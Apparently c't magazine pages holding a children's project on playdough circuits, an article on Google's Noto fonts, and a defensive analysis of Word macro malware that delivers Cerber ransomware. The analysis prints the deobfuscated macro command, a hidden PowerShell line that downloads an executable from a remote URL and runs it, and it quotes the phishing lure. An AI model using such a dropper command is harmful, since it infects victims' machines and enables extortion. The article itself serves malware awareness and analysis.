Für einen einfachen Stromkreis formen Sie also zwei Kugeln, legen sie in geringem Abstand nebeneinander und überbrücken die Lücke mit einer LED. Anschließend verbinden Sie die Kabel mit den Polen der Batterie und den Knetekugeln. Dabei muss der längere Draht der LED mit dem Pluspol (Anode) und der kürzere mit dem Minuspol (Kathode) verbunden werden. Falschrum macht nichts kaputt, bleibt aber dunkel. Mit solch einfachen Stromkreisen können die Kinder

Reihen- und Parallelschaltungen bauen sowie den Effekt unterschiedlich dicker und langer Knetmasserollen experimentell studieren. Steckt man das Birnchen einfach nur direkt in eine Knete-Kugel und verbindet diese mit der Batterie, leuchtet es übrigens nicht. Warum? Weil sich der Strom den Weg des geringsten Widerstands sucht, also direkt durch die Knete fließt.

Weil der Gestaltungsspielraum mit voneinander getrennten Knetekugeln oder -rollen recht begrenzt ist, benötigt man isolierende Knete, die mit Zucker statt Salz und destilliertem statt Leitungswasser hergestellt wird. Verbindet man die leitfähigen Kugeln mit diesem Material, fließt der Strom aufgrund des hohen Widerstands durch die LED-Brücke. Übrigens leitet auch die Zuckerknete Strom, nur deutlich schlechter als die salzige. Theoretisch lässt sich also auch allein mit Komponenten aus der „isolierenden“ Knete eine Leuchtdiode betreiben, die dann allerdings nur schwach glimmt.

Tiere mit Leuchtaugen


Mit raffiniert geschichteten Lagen aus isolierender und leitender Knete können Kinder Tiere und Skulpturen mit glühenden Augen gestalten oder interaktive Figuren konstruieren, die aufleuchten, wenn sie sich berühren. Auch die Drähte lassen sich trickreich verstecken. Der Aufbau erfordert dann etwas mehr Planung und Abstraktionsvermögen, um die leitenden Bahnen sauber voneinander zu trennen. Weil der Nachwuchs seine Ideen

Der c't-Tipp für Kinder und Eltern

Schaltkreise mit leitfähiger Knetmasse

-  Knetmasse (selbst hergestellt oder Play-Doh), 9-V-Batteriehalter mit Akkus und Kabel mit Krokodilklemmen (alternativ: 9-V-Batterieblock mit Batterieclip), LEDs
-  keine
-  Die Herstellung einer Portion Knetmasse dauert etwa zehn Minuten, einfache Schaltkreise sind in wenigen Minuten zusammengesteckt. Für Planung und Gestaltung von Tieren und Skulpturen sollte man mindestens eine Stunde einplanen.
-  Kinder ab etwa 5 Jahren können einfache Experimente unter Aufsicht selbst durchführen, brauchen für komplexere Modelle aber Hilfe von Erwachsenen.
-  ca. 15 Euro für Zutaten, Batterie und ein etwas größeres LED-Sortiment


wahrscheinlich nicht gleich beim ersten Anlauf in ein funktionsfähiges Objekt umsetzen kann, sollten Sie zumindest technische Pannen weitgehend ausschließen. Schalten Sie dazu vorab alle verwendeten Bauteile in einem einfachen Stromkreis zusammen, um sicherzustellen, dass sie funktionieren.



Der einfachste Stromkreis besteht aus zwei leitfähigen Knetekugeln, LED und Batterie. Der längere LED-Kontakt muss mit dem Pluspol der Batterie verbunden werden. Will man ein massives Objekt zum Leuchten bringen, benötigt man eine isolierende Trennschicht.



Hübsche 2D-Knetebilder mit vielen bunten LEDs schaffen Kinder alleine durch Ausprobieren.



Eine Kugel isolierender Knete bildet den Alien-Kopf. Die Anoden der LEDs ragen unten, die Kathoden hinten heraus.



Beim Umhüllen mit leitfähiger Knete bleiben die Anoden frei. Zwischen Kathoden und Augen darf die Hülle dicker sein.



Stecken Sie eine Rolle leitfähige Knete so auf die Anoden, dass sie die „Kopfhaut“ nicht berührt.

Um etwa ein Alien mit glühenden Augen zu gestalten, empfiehlt sich eine Parallelschaltung, die nach demselben Prinzip aufgebaut ist wie der einfache Block im obigen Beispiel: zwei durch eine isolierende Schicht getrennte leitfähige Schichten, verbunden durch zwei LEDs und die beiden Batteriekabel. Formen Sie zunächst eine Kugel aus isolierender

Knetmasse und stecken beide LEDs so hindurch, dass die Minuspole nach hinten und die Pluspole nach unten zeigen. Umhüllen Sie den Kopf des Außerirdischen mit einer Schicht aus leitfähiger Knete. Vergessen Sie nicht zwei Aussparungen für die Augen. Zwischen den Augen und den Kathoden darf die „Haut“ richtig dick sein. Diese Stelle dient später als An-

schluss für die Krokodilklemme. Die nach unten gerichteten Anoden bleiben frei. Formen Sie nun eine längliche kurze Rolle aus leitfähiger Knete, die Sie auf die Anoden stecken und fest an den isolierenden Teil der Köpfe dranmodellieren. Umhüllen Sie diese Rolle mit einer isolierenden Schicht, wobei der hintere Teil als Anschluss frei bleibt. Testen Sie am besten jetzt, ob der Stromkreis funktioniert, indem Sie die Anode mit der unteren Rolle verbinden und die Kathode mit der „Kopfhaut“. Nun können Sie aus dünner leitfähiger Knete die restliche Hülle nach Gusto gestalten. Lassen Sie dabei am besten eine kleine Lücke zwischen Kopf und Körper. Falls die Augen nur schwach glimmen oder kurz aufleuchten, benötigen Sie eine zusätzliche Batterie oder versuchen Sie, den Widerstand innerhalb des Stromkreises zu verringern, indem Sie die Wege verkürzen.

Um möglichst lange Spaß mit den süßsalzigen Stromkreisen zu haben, bewahren Sie die Knetmasse luftdicht verschlossen am besten im Kühlschrank auf. Biegen Sie die LED-Kontakte so, dass sie nicht direkt an der Birne abknicken und biegen Sie sie nicht mehrmals hin und her. Vergessen Sie nicht, Klemmen, LED-Kontakte und andere Metallteile nach Gebrauch zu reinigen (beispielsweise mit Isopropylalkohol). Sie korrodieren extrem schnell, wenn Reste von Salzteig daran kleben bleiben. (atr@ct.de) **ct**

Ergänzendes Material und Beispiele:
ct.de/y5sx

Von der Hüpfknete zum Hightech-Sensor

Knetmasse begeistert nicht nur kindliche Strom-Forscher, sondern auch die Hightech-Branche, in der gerade ein neuartiges Material namens Graphen heiß gehandelt wird. Graphen ist härter als Stahl, aber dennoch biegsam, und leitet elektrischen Strom unter bestimmten Bedingungen nahezu verlustfrei. Nun experimentieren die Forscher mit unterschiedlichen Zusatzstoffen und hoffen eine Mischung zu finden, in der sich die außergewöhnlichen Eigenschaften von Graphen besonders gut entfalten. Und genau das ist irischen und britischen Forschern jetzt gelungen, als sie winzige, hauchdünne Schichten aus Graphen in handelsübliche Hüpfknete aus dem Kinderzimmer einarbeiteten. Hüpfknete ist eine Masse auf Silikonbasis mit einem Borsäure-Anteil, die abhängig von der Kraft, die auf sie wirkt, ihre Viskosität verändert. Ist sie allein der Erdanziehung

ausgesetzt, zerfließt sie langsam. Wirft man sie auf den Boden, springt sie wie ein Gummiball.

Erwartungsgemäß wurde die Knete durch die Zugabe von Graphen leitfähig, aber auf eine überraschende Art und Weise. Sobald die getunte Knete berührt oder belastet wurde, änderte sich ihr Widerstand. In Ruhephasen regenerierte sich der Widerstand und nahm seinen ursprünglichen Wert an. Damit eignet sich das Material als elektromechanischer Sensor. In Tests konnte die sensible Graphen-Knete auf dem Nacken und der Brust von Probanden nicht nur Gelenkbewegungen, sondern auch Atmung, Puls und Blutdruck messen. Sie registrierte sogar die sanften Schritte einer kleinen Spinne. Möglicherweise macht die getunte Hüpfknete also bald Karriere in medizinischen Messgeräten.



Ummanteln Sie den Körper mit einer dicken Isolierschicht, wobei am Rücken der Anschluss für die Anode frei bleibt.



Gestalten Sie das Äußere mit leitfähiger Knete. Lassen Sie am besten eine Lücke zwischen Hals und Körper.



Verbinden Sie den Kontakt im Rücken mit dem Pluspol und die „Kopfhaut“ mit dem Minuspol der Batterie.

Leit-Rezepte

Leitfähige Knetmasse

1 Tasse Wasser
1 1/2 Tassen Mehl (ca. 200 g)
1/4 Tasse Salz
9 Esslöffel Zitronensaft
1 Esslöffel Pflanzenöl
Lebensmittelfarbe



Sobald die leitfähige Masse verklumpt, wird das restliche Mehl von Hand eingeknetet.

Eine halbe Tasse Mehl zur Seite stellen, alle anderen Zutaten in einem mittelgroßen Topf mischen und bei mittlerer Hitze unter Rühren kochen. Die Masse beginnt zu kochen und wird fester. Sobald die Knete zu einem Ball verklumpt, aus dem Topf nehmen und auf eine leicht bemehlte Arbeitsfläche legen. Vorsicht, heiß! Den Ball mit dem restlichen Mehl verkneten, bis die Konsistenz passt.

Isolierende Knetmasse

1 1/2 Tassen Mehl
1/2 Tasse Zucker
3 Esslöffel Pflanzenöl
1/2 Tasse destilliertes Wasser

Eine halbe Tasse Mehl beiseite stellen, dann die festen Zutaten mit dem Öl in einer Schüssel vermischen. Anschließend eine kleine Menge (etwa einen Esslöffel) des destillierten Wassers hinzugeben und verrühren. Wiederholen Sie diesen Schritt, bis ein Großteil des Wassers verbraucht ist. Dann zu einem Ball formen und nach und nach weiter Wasser einarbeiten, bis das Ganze eine kneteartige Konsistenz hat. Anschließend Mehl hinzufügen, bis die gewünschte Festigkeit erreicht ist. Für Tiere und andere Skulpturen sollte die Masse relativ fest sein. Ansonsten ver-

rutschen die Kontakte zu leicht, weil die Kunstwerke ihre Form schon während des Modellierens verlieren. Anstatt destillierten Wassers können Sie auch normales Leitungswasser verwenden, allerdings hat das Material dann einen niedrigeren Widerstand.



Isolierende Knete wird kalt angerührt. Wenn sich Klümpchen bilden, verkneten Sie die Masse zu einem Ball.



Eine Weltschrift

Google Noto: Eine Schriftfamilie für alle Sprachen

Die kostenlose Schriftfamilie Noto von Google enthält alle im Unicode-Standard festgelegten Schriftzeichen. Mit Noto soll es nie wieder zu hässlichen „Tofu-Texten“ kommen – ein ambitioniertes Unterfangen.

Von Daniel Berger

Tofu ist richtig hässlich. Nicht das weiße Soja-Lebensmittel, sondern das leere Rechteck, das anstelle eines fehlenden Schriftzeichens erscheint: ☐. Dieser Kasten ähnelt einem typischen Tofu-Würfel und enthält manchmal noch ein X oder ein Fragezeichen. Es handelt sich dabei um das *Notdef*-Zeichen, das als Platzhalter einspringt, wenn einem Font die passende Glyphe für ein Schriftzeichen fehlt. Betroffen sind zumeist Sonder- und Akzent-

zeichen. Vor allem kostenlose Fonts enthalten nur das lateinische Alphabet und arabische Zahlen, manchmal fehlen schon die Umlaute. In dem Fall greift das Betriebssystem zunächst auf einen anderen Font zurück, um etwa ein „ü“ anzuzeigen. Das Ergebnis ist nicht schön, der Ersatzumlaut wirkt wie ein Fremdkörper.

No More Tofu!

Am schlimmsten aber sehen in einer exotischen Sprache geschriebene Texte in einem Font aus, dem alle passenden Glyphen fehlen – dann besteht der Text ausschließlich aus Tofu. Besonders problematisch ist das für Nachrichtenseiten, weshalb etwa der pakistanische „Daily Express“ seine in Urdu geschriebenen Artikel notgedrungen in Bilddateien umwandelt, damit Tofu nicht die Lektüre verhindert. Auf vielen Geräten ist der passende Schriftsatz schlicht nicht vorhanden.

Das muss besser gehen, entschied Google und startete 2011 das Projekt Noto. Teamleiter Bob Jung kennt Tofu noch aus den 1980er Jahren, als er in Tokio lebte und mit einem amerikanischen Computer arbeitete, dem Fonts für asiatische und viele andere Zeichen fehlten. Also gab es Tofu, Tofu, Tofu – damals kein ungewöhnlicher Anblick. Dreißig Jahre später ist Tofu für Jung und seine Internationalisierungsabteilung nicht mehr akzeptabel, schließlich soll die ganze Welt Android und ChromeOS vernünftig nutzen können. Je mehr Sprachen abgedeckt werden, desto mehr potenzielle Kunden erreicht Google.

Der ambitionierte Plan des Google-Teams: Es sollte eine Schriftfamilie entstehen, die alle im Unicode-Standard enthaltenen Sprachen und Zeichensysteme abdeckt – das sind mehr als 800 geschriebene Sprachen und 100 Schriftsysteme mit

insgesamt 110.000 Zeichen und Emojis. Bob Jung und sein Team wollen sicherstellen, dass es keinen Tofu mehr gibt. Deswegen auch der Projektname: Noto steht für „No More Tofu“. Heute ergänzt die Tofu-freie Schriftfamilie den auf Android-Smartphones vorinstallierten Font Roboto. Auch auf Chromebooks springt Noto bei Sprachen ein, in denen Roboto nur Tofu liefern würde.

Das Ergebnis der umfangreichen Fleißarbeit steht auf der Projekt-Website zum Download (siehe c't-Link). Das Komplettpaket mit 114 Fonts ist fast 500 MByte groß, die Schriften gibt es aber auch einzeln nach Sprachen sortiert. Bei Google Fonts steht Noto außerdem als Web-Font zur Verfügung, der sich mit wenigen Klicks in die eigene Website einbinden lässt. Momentan sind das jedoch nur „Noto Sans“ und „Noto Serif“ mit lateinischen, griechischen und kyrillischen Schriftzeichen – die spannenden Exoten sind nur im „Early Access“-Bereich als Betaversion verfügbar. Alle Noto-Fonts sind Open Source und stehen unter der „SIL Open Font“-Lizenz.

Noto ist mit ihrem Umfang eine der größten Schriftfamilien der Welt und eines der umfangreichsten Typografie-Projekte. Die Fonts enthalten unzählige Sonderzeichen und bis zu acht unterschiedliche Strichstärken, von zart bis fett. Für einige besonders detailreiche Schriftsprachen mit starker vertikaler Ausprägung werden zudem getrennte Versionen für gedruckte Dokumente und für Bildschirme angeboten. Im Nachhinein war Bob Jung ziemlich überrascht über den Ehrgeiz seines Teams.

Zwar decken auch anderen Schriftarten viele Zeichensysteme ab, etwa die „Arial Unicode MS“ von Microsoft. Doch diese und andere große Schriftfamilien sind nicht immer einheitlich gestaltet, findet Jung. Mischt man verschiedene Sprachen, sieht ein Text schnell hässlich aus. Das sollte bei Noto anders sein: Im Fokus stand bei der Gestaltung neben guter Lesbarkeit auch ein harmonisches Aussehen in allen Sprachen. Google legt für Android und seine Geräte Wert darauf, dass Nutzer bei einem Sprachwechsel nicht das Gefühl haben, plötzlich eine andere Plattform vor sich zu haben. Deshalb sollen die verschiedenen Zeichensysteme trotz ihrer Eigenheiten zusammengehörig wirken,

Im Rahmen des Noto-Projekts haben die Designer auch seltene sowie ausgestorbene Sprachen digitalisiert. Für das recht neue Adlam-Alphabet entstand erstmals ein Font.




Bild: Monotype

wie entfernte Verwandte. Dazu müssen etwa die Strichstärke der Buchstaben sowie viele kleine typografische Feinheiten zueinander passen. Als Lohn für die Mühen ist mit Noto ein problemloser Mix der Sprachen und Schriftzeichen möglich.

Ausgestorbene Schriften

Die Detailarbeit war sehr aufwendig, die konnte Google nicht allein bewerkstelligen. Deshalb beauftragte das Unternehmen für die Umsetzung der Schriftgroßfamilie die amerikanische Font-Firma Monotype. Sie ist verantwortlich für weltweit bekannte Schriften wie Times New Roman und Arial. Fast 40 Mitarbeiter waren an Noto beteiligt, außerdem Hunderte externe Forscher, Designer, Muttersprachler und Linguisten. Google koordinierte und finanzierte das Projekt und gab die Richtung vor. Auch die letzten ästhetischen Entscheidungen traf Google.

Zunächst stand die Umsetzung der weit verbreiteten Zeichensysteme im Fokus, angefangen bei lateinischen und asiatischen Schriftzeichen; letztere lieferte Adobe zu. Monotype hat außerdem seltene Sprachen digitalisiert, darunter akademische und tote Sprachen, die im Alltag niemand mehr spricht. Die Schriftsprache Ogham etwa verwendeten die Menschen vom vierten bis ins sechste Jahrhundert in Irland, wenn sie ihre Symbole in Steinsäulen ritzen. Heute kann man die Schriftzeichen digital reproduzieren, was für wissenschaftliche Arbeiten hilfreich ist.

Mit Noto sind für einige Sprachen erstmals Fonts entstanden. In Afrika etwa hat die Fulani-Sprachgemeinschaft endlich die Möglichkeit, ihr Adlam-Alphabet auch digital zu nutzen. Erst kürzlich hat das Unicode-Konsortium die Sprache in seinen Standard aufgenommen. Monotype arbeitete mit den beiden Erfindern des vergleichsweise jungen Adlam-Schriftsyste-

tems zusammen, um ihren Vorstellungen gerecht zu werden. Die Digitalisierung der Schriftzeichen sichert ihr digitales Erbe.

Um die Schriftzeichen korrekt als Font umzusetzen, hat sich das Monotype-Team ausgiebig mit den Schriften und ihren historischen Entwicklungen befasst. Schließlich sollten die Noto-Fonts die verschiedenen Kulturen repräsentieren und Muttersprachler zufriedenstellen. Eine besondere Herausforderung war die tibetische Schrift: Während lateinische Buchstaben eher linear und geometrisch aussehen, wirken die tibetischen Buchstaben wegen ihrer kalligrafischen Tradition verschnörkelter. Zudem brauchen die Buchstaben mehr vertikalen Platz als etwa das lateinische Alphabet. Tibetische Mönche halfen den Font-Entwicklern bei der Gestaltung und lieferten wertvolles Feedback zum „Noto Tibetan“-Font. Für andere Fonts dienten historische Materialien als Vorlagen. Das Aussehen der Fonts ist aber nicht in Stein gemeißelt; Änderungsvorschläge nimmt das Noto-Team weiterhin auf GitHub entgegen.

Abgeschlossen ist das Noto-Projekt auch nach fünfjähriger Arbeit nicht. Regelmäßig ergänzt das Unicode-Konsortium seinen Standard um weitere Zeichensysteme – sie sollen immer auch Teil der Noto-Familie werden. Erst im Juni vergangenen Jahres erschien Unicode 9.0.0 mit 7500 neuen Zeichen und lieferte damit ordentlich Arbeit für die Noto-Designer. Auf diesem Weg könnte eines Tages vielleicht sogar Klingonisch die Noto-Familie ergänzen – vorausgesetzt, das Unicode-Konsortium nimmt die erfundene Sprache in seinen Standard auf. Mit einem Augenzwinkern empfiehlt Google in einer FAQ, dass sich Star-Trek-Fans bitte direkt ans Konsortium wenden mögen. (dbe@ct.de) **ct**

Noto-Fonts herunterladen: ct.de/yms2



Feind aus dem Word-Dokument

Analysiert: Das Comeback der Makro-Malware

Makro-Viren sind tot – dachten wir. Derzeit wollen sich vor allem Erpressungs-Trojaner im großen Stil über Makros auf Computer schleichen. In dieser Folge der „Analysiert“-Reihe untersucht die Malware-Analystin Olivia von Westernhagen ein frisch aufgetauchtes Exemplar.

Von Olivia von Westernhagen

Schädlinge, die sich in Form von Makros in Microsoft-Office-Dokumenten verbergen und beim Öffnen automatisch ausgeführt werden, waren um die Jahrtausendwende sehr populär. Danach kam die Masche mehr und mehr aus der

Mode. Das lag wohl daran, dass Microsoft seit Office 2010 Makros standardmäßig abgeschaltet hat. Doch nicht umsonst heißt es, Totgesagte leben länger. 2016 berichteten c't und andere Medien wiederholt von Erpressungs-Trojanern, die Computer über Makros in Word-Dokumenten infizieren. Das machte mich neugierig, wie das konkret funktioniert.

Die vermeintliche Rechnung

Ich musste nicht lange suchen, bis ich in meinem Spam-Ordner eine betrügerische Nachricht mit einem präparierten Word-Dokument im Gepäck gefunden habe. In derartigen Mails wird Opfern etwa der Bär aufgebunden, dass sie eine versäumte Rechnung bezahlen müssen. Oft ist die optische Aufmachung und der Text der Spam-Mails erschreckend überzeugend.

Der folgende Text einer derartigen Mail ist exemplarisch und findet in zig Variationen Verwendung:

Betreff: Ihre Rechnung vom 24.11.2016
 Sehr geehrter Kunde,
 Vielen Dank für die Bestellung.
 Dies ist die erste Mahnung.
 Die Rechnung finden Sie im Anhang.
 Mit freundlichen Grüßen

Am Ende der Mail findet sich ein Absatz mit den gesetzlich vorgeschriebenen Informationen für geschäftliche E-Mails inklusive Namen des Geschäftsführers, Umsatzsteuer-Identifikationsnummer und so weiter. Im Anhang ist ein unverdächtig wirkendes Word-Dokument verankert – unverdächtig deshalb, weil dieses Dateiformat im Gegensatz zu .exe-Dateien, .zip- und .rar-Archiven oder PDFs nicht (mehr)

in dem Ruf steht, ein gängiges Medium für Malware-Infektionen zu sein. Doch trotz der eingangs erwähnten standardmäßigen Makro-Deaktivierung ist das Dokument richtig gefährlich, wie ein Blick ins Innere zeigt. Hierfür empfiehlt sich die Installation von Microsoft Office innerhalb einer virtuellen Maschine (VM), um Schäden am Betriebssystem zu vermeiden.


Bitte Makros aktivieren

Nehmen wir Folgendes an: Der Empfänger geht fest davon aus, dass in seinem Namen unberechtigtweise etwas bestellt wurde und ist angesichts der bereits seit Monaten offenen und nicht beglichene Rechnung verzweifelt genug, das Word-Dokument zu öffnen. In dieser Annahme könnte ihn zusätzlich auch das in der E-Mail angegebene, real existierende Impressum bestärken, das offensichtlich von einem Online-Shop kopiert wurde.

Die Wahrscheinlichkeit ist also groß, dass er im nächsten Schritt der Aufforderung folgt, die ihm im Inneren des Dokuments in fetten Lettern entgegenspringt: For activate compatibility mode, please click „Enable editing“ in yellow bar, and after click „Enable content“. Die passende Schaltfläche dafür in Word ist nicht zu übersehen. Das gebrochene Englisch in dem von mir analysierten aktuellen Beispiel sollte potenzielle Opfer jedoch aufhorchen lassen – im Zuge meiner Analyse sind mir aber auch glaubhaftere Formulierungen über den Weg gelaufen.

In der von mir für die nachfolgende Analyse verwendeten Office-Versionen 2010 und 2016 ist die geforderte Aktivierung von Makros im Dokument denkbar einfach: Ein Klick auf eine gelbe Schaltfläche „Inhalt aktivieren“ unterhalb der Symbolleiste genügt. LibreOffice- und OpenOffice-Nutzer sollten nicht gefährdet sein. In meinen Tests mit einem aktuellen Sample sprang die Makro-Funktion der OpenSource-Offices nicht an, da sich die Makro-Funktionsweise von der in Word unterscheidet.

Ich folge dem Impuls zum Aktivieren jedoch nicht; schließlich will ich mir die enthaltenen Makros zunächst ansehen, um ihre Funktionsweise zu verstehen. Dafür verwende ich den in Word standardmäßig integrierten Visual-Basic-Editor. In Word 2010/16 ist dieser über Ansicht/Makros/Makros abrufbar.



Vorsicht! Ein unüberlegter Klick (rot markiert) in einem präparierten Word-Dokument genügt und schon ist ein Computer mit Malware infiziert. Das passiert in Sekundenschnelle und kann verheerenden Schaden anrichten.

Eine andere Möglichkeit, Makro-Code aus Office-Dokumenten herauszufiltern, bietet das Tool OfficeMalScanner von Frank Boldewin. Per Kommandozeile lassen sich damit Informationen über das Dateiformat ermitteln und im Dokument enthaltener Visual-Basic-Code (VBA) in einer neu angelegten, separaten Datei abspeichern. Bei VBA handelt es sich um eine mächtige Programmiersprache. Die Verwendung dieses Tools bietet sich vor allem dann an, wenn zur Analyse des Codes keine virtuelle Maschine zur Verfügung steht und dieser somit auf keinen Fall ausgeführt werden darf.

Der Makro-Code

Mit dem Klick auf „Aktivieren“ erlaubt der Nutzer aber nicht nur Makros, etwa im Sinne von Dokumentoperationen via Hotkey. Er ermöglicht vielmehr das automatische Ausführen von beliebigem VBA-Code – und das bei jedem künftigen Öffnen des Dokuments.

Im vorliegenden Beispiel kommt hierfür die VBA-Standard-Funktion `Document_Open()` zum Einsatz, die Word beim Öffnen eines Dokumentes automatisch ausführt. Gleichwertige Alternativen sind übrigens die Funktionen `Auto_Open()` beziehungsweise `Workbook_Open()`, die Entwickler von Trojanern gern als automatischen Einstiegspunkt für den Schadcode-Aufruf verwenden.

Beim Betrachten der `Document_Open()`-Funktion dieses Schädling fällt zunächst die Deklaration einer großen Anzahl von Variablen auf. Um den Code schwerer lesbar zu machen (Obfuskation), setzen die Malware-Autoren auf zufällige Zeichenketten als Variablennamen, denen sie als Werte Teilstrings aus Buchstaben oder Zahlen zuweisen. Erst zur Laufzeit wer-

den die Variablenwerte innerhalb ebenfalls zufällig benannter Funktionen wieder zusammengesetzt und entschlüsselt.

Der durch die hohe Anzahl solcher Funktionen sehr umfangreiche Code verwirrt nicht nur mich als Analystin, sondern dient vor allem auch dazu, die statische Code-Analyse durch AV-Programme zu erschweren. Ich gehe davon aus, dass die Code-Obfuskation auf einem Tool basiert und somit bei jeder neuen Malware-Kampagne ganz einfach verändert werden kann. Dadurch können AV-Programme neue Varianten nicht anhand identischer Code-Passagen entlarven.

Was bis hierher nach einer cleveren Strategie aussieht, hat der Urheber des Codes allerdings nicht ganz zu Ende gedacht: Eine einzige Codezeile hebt sich stark vom schwer verständlichen Einerlei ab und offenbart mir auf einen Blick, welchem Zweck das Makro dient: `owogdew = Array(„CM“, „d.“, „Ex“, „E[...]`. Wenige Zeilen darunter sehe ich den Aufruf des Bereichs `[...]Array(join(owogdew[...]`. Dieser setzt die einzelnen Array-Elemente mit

Analysiert: by heise Security

Dies ist ein Hintergrundartikel von heise Security, dem auf Sicherheit spezialisierten Portal von heise online. Dort finden Sie auch weitere Artikel der losen Serie „Analysiert“, in der Experten einen Blick hinter die Kulissen von aktuellen Schädlingen, Betrugsmaschinen und anderen Tricks werfen. Wie hat Ihnen der Artikel gefallen? Senden Sie uns Ihr Feedback an des@ct.de.

Das Tool OfficeMalScanner extrahiert unter anderem Makros aus Office-Dateien.

```
C:\Windows\system32\cmd.exe
C:\Users\MadameAnalyse\Desktop\officemalscanner>officemalscanner malicious.bin i
nfo

OfficeMalScanner v0.61
Frank Boldevin / www.reconstructor.org

[*] INFO mode selected
[*] Opening file malicious.bin
[*] Filesize is 186880 (0x2da00) Bytes
[*] Ms Office OLE2 Compound Format document detected

[Scanning for VB-code in MALICIOUS.BIN]

ThisDocument
-----
VB-MACRO CODE WAS FOUND INSIDE THIS FILE!
The decompressed Macro code was stored here:
-----> C:\Users\MadameAnalyse\Desktop\officemalscanner\MALICIOUS.BIN-Macros

C:\Users\MadameAnalyse\Desktop\officemalscanner>
```

kleinen Änderungen zu einem einzigen String zusammen:

```
Cmd.Exe /C POWeRShell.Exe -
EXeCUTiOnPoliCy byPaSs -NoPROFILE -
wINDowstyle hidDEn (new-
objectsysteM.nET.WeBcliENT).dOwnLOadFIle('http://zofelas[...]'%aPPDATA%.exe')
;stArT-pRoCESS '%aPPDaTa%.exe'
```

Diese Anweisung startet PowerShell.exe aus der Windows-Eingabeaufforderung cmd.exe heraus. Bei PowerShell handelt es sich um ein seit Windows 7 vorinstalliertes Duo aus Kommandozeileninterpreter und eigener Skriptsprache, das als mächtiges Admin-Tool sehr beliebt ist. Die an PowerShell übergebenen Parameter -ExecutionPolicy Bypass, -NoProfile und -WindowStyle Hidden dienen dazu, die

Aktivitäten der Shell vor dem Nutzer zu verbergen.

Die Malware nutzt die WebClient-Klasse aus dem .NET-Framework, um den Download einer Datei von einer vorgegebenen URL zu veranlassen. Die Datei landet im %appdata%-Ordner. Mit dem Befehl Start-Process plus dem Pfad zur Datei führt der Makro-Code die Ransomware Cerber in Form einer .exe-Datei aus. Das Makro hat seine Aufgabe als relativ simpler Downloader nach Ausführung dieser einen Zeile erfüllt.

Im Gegensatz zu der Makro-Masche, die zur Jahrtausendwende die Regel war, befindet sich der Schädling nicht mehr direkt an Bord eines Word-Dokumentes. Stattdessen wird er nachträglich heruntergeladen und anschließend installiert.

Operationsbesteck

Mit diesen Tools hat Olivia von Westernhagen in Word-Makros geschaut.

- **OfficeMalScanner:** zum Herausfiltern von Makro-Code
 - **Visual-Basic-Editor in Word:** zeigt Makro-Code an
 - **VirtualBox:** virtuelle Maschine
- Alle Tools finden Sie über den c't-Link.

Durch diesen Ansatz können die Malware-Entwickler ohne viel Aufwand zum Beispiel neue Versionen eines Trojaners nachschicken. Die Methode kann aber auch Nachteile für die Kriminellen haben, schließlich findet eine Infektion nur statt, wenn der Computer eines Opfers online ist.

Daten gegen Lösegeld

Im weiteren Verlauf zeigt sich das ganze Ausmaß dessen, was ein unüberlegter Klick in Word anrichten kann: Mein Computer, beziehungsweise zum Glück nur meine virtuelle Maschine, befindet sich im Würgegriff des Erpressungs-Trojaners Cerber. Das ist nicht zu übersehen, da der Schädling das Desktop-Bild ausgetauscht und überall seine Erpresser-Botschaft platziert hat. Besonders prekär: Nach dem Aktivieren der Makros nimmt das Unheil im Hintergrund und vom Opfer unbemerkt seinen Lauf. Bilder und Dokumente sind bereits nach wenigen Sekunden verschlüsselt. Den Schlüssel für die Daten wollen die Drahtzieher erst gegen Lösegeld rausrücken.

